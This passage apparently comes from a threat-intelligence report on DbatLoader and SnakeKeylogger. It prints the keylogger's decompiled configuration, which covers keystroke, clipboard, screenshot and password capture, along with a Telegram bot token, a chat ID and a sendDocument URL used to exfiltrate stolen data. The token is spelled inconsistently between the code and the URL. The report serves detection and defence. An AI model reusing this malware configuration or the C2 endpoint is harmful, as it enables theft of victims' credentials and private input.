Wekakekacd(IntPtr, int, ref int, int) : int @0600004B

```

Figure 14. Function list of SnakeKeylogger

Figure 15 corresponds to the threat actor's configuration value in SnakeKeylogger. The configured Telegram bot token is used to transmit the exfiltrated information to the Telegram C2.

```

static UltraSpeed()
{
    WP6RZJqI8gZrNhVA9v.prXoP4RuYp();
    hHEYokUTtehNq5jiOd.PGE4Y62zonn0c();
    UltraSpeed.StrSignature = "WrWn*****WrWn*
    *WrWn*          Best          I I / _ WrW / _ I / _ I _ WrW *WrWn*          I I I ( _ ) I ( _
    I ( _ I _ I / *WrWn*          Private - - - -> I _ _ _ WrW _ / WrW _ _ I _ _ I _ _ I _ _ WrW *WrWn*
    *WrWn*          *WrWn*
    *WrWn*****WrWn*";
    UltraSpeed.keylogs = new StringBuilder();
    UltraSpeed.ClipboardVault = "";
    UltraSpeed.Keylog_R = new Timer();
    UltraSpeed.Screenlog_R = new Timer();
    UltraSpeed.Cliplog_R = new Timer();
    UltraSpeed.ClipSendlog_R = new Timer();
    UltraSpeed.Passwordlog_R = new Timer();
    UltraSpeed.QJDFJPqkSr = "#TGEabled";
    UltraSpeed.Text_VenQJDFJPqkSr = "#ForceAttachment";
    UltraSpeed.isProtection = "$Protection$Type$";
    UltraSpeed.SsISlate = "False";
    UltraSpeed.ExpireTimeDate = "2025-04-12";
    UltraSpeed.TheInfo = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject
        (Operators.ConcatenateObject(UltraSpeed.StrSignature + " WrWnWrWnWrWn=====PC INFO=====WrWnClient Name:" +
        Environment.MachineName, Operators.AddObject("WrWnFullDate: ", UltraSpeed.INFO_Date_Time()), "WrWnIP: " +
        UltraSpeed.INFO_SystemIP()), Operators.AddObject(Operators.AddObject(Operators.AddObject("WrWnCountry: ",
        UltraSpeed.INFO_Country()), "WrWn"), "=====PC INFO=====")));
    UltraSpeed.Host_Sender = "";
    UltraSpeed.Host_Password = "";
    UltraSpeed.Host_Server = "";
    UltraSpeed.Host_Receiver = "";
    UltraSpeed.Host_Port = "";
    UltraSpeed.FTP_Username = "";
    UltraSpeed.FTP_Password = "";
    UltraSpeed.FTP_Domain = "";
    UltraSpeed.TG_Access = "8135369946:AAE6f2H0ErFZiOLbSXn5AVeBr_xgB-x1Qmk";
    UltraSpeed.TG_Profileid = "7009913093 ";
    UltraSpeed.Encoder = "N" + new Random().Next().ToString();
}

```

Figure 15. Threat actor's configuration for SnakeKeylogger

Conclusion

The DbatLoader malware distributed through phishing emails has the cunning behavior of exploiting normal processes (easinvoker.exe, loader.exe) through techniques such as DLL side-loading and injection for most of its behaviors, and it also utilizes normal processes (cmd.exe, powershell.exe, esentutl.exe, extrac32.exe) for behaviors such as file copying and changing policies. As it is difficult to detect the infection when targeting individuals, individual users need to be cautious and maintain a strong sense of security by being careful about initial access techniques such as executing script extensions from phishing emails and keeping their security products up-to-date to prevent such attacks.

MD5

7fa27c24b89cdfb47350ecfd70e30e93

a0a35155c0daf2199215666b00b9609c

URL

[https://api.telegram.org/bot8135369946\[:AAEGf2H0ErFZlOLbSXn5AVeBr_xgB-x1Qmk/sendDocument?chat_id=7009913093](https://api.telegram.org/bot8135369946[:AAEGf2H0ErFZlOLbSXn5AVeBr_xgB-x1Qmk/sendDocument?chat_id=7009913093)